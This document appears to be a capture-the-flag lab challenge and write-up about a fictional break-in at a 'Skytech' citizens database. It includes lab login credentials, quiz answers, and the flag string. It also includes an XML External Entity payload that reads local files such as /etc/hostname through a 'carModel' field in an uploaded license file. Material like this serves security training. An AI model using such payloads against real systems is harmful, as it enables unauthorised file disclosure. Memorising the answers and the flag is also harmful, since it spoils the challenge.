



Mission Name

The Hack

Historical Context

Ethan utilizes his level 0 datacard to enter the Skytech premises, aiming to modify job roles and travel destinations in the Lazarus citizens' database to enable international travel.

Technical Synopsis

Inside the Skytech facility, Ethan gains access to the Lazarus Citizens system. The operation involves exploiting a webpage designed to mimic real-world functionalities, specifically a travel request form vulnerable to file upload exploits. Ethan's objective is to leverage this vulnerability to take control of the system.

Mission Outline

Ethan, to amend the travel details within the Skytech Citizens database, you must exploit the system using your level 0 datacard. Secure evidence of your infiltration success. Good luck!

Detailed Assignment

With his level 0 datacard, Ethan enters the Skytech domain, tasked with altering employment positions and travel itineraries in the Lazarus citizen records for international travel authorization.

Operational Venue

SYLVARCON | PORT 2 | INTERNATIONAL TRANSIT ZONE



Tools

- User: z4usx
- Password: Th1s_Is_4_s3cur3_p4ssw0rd_123

Questions

What extensions license file upload system allow?

- XML

What is the type of vulnerability you have found?

- XXE

What is the parameter vulnerable?

- CarModel

Items

1. Check out how license upload system works.
2. Check out XML entity vulnerabilities.
3. Check out CarModel parameter.

Categories

- Web
- Insecure Uploads
- XXE



Write Up

Upon obtaining access to the Lazarus Skytech system with the specified credentials:





Figure 1

You have the capability to upload files through the travel form's license upload feature.



Date	Departure	Destination	Vehicle	Car Model	License
07-04-2021	beijing	asuncion	RModID-gRoadJjwMuV394xwZuJJGL6AfnejAI	-	Download

Figure 2



A notable method to exploit this feature is by using an XML External Entity (XXE) attack to retrieve the flag located at `/var/www/deploy/skytech/public/flag.txt`, leveraging information gleaned from a previous level. This is achieved by incorporating the file path into an XML entity within the `carModel` field.

Here's a Proof of Concept (PoC) file for initiating the process, employing tools like Burp Suite to intercept and manipulate the request:

```
``xml
<?xml version="1.0" ?>
<!DOCTYPE carModel [ <!ENTITY test SYSTEM "file:///etc/hostname"> ]>
<licenseInfo>
  <carModel>Alpha &test;</carModel>
  <licenseType>Full</licenseType>
  <comments>free</comments>
</licenseInfo>
``
```

However, it's important to note that the XXE vulnerability has limitations regarding the number of characters it can process, rendering attempts to access extensive files like `/etc/passwd` ineffective.

Flag Information

flag{XXE_injections_are_awesomes}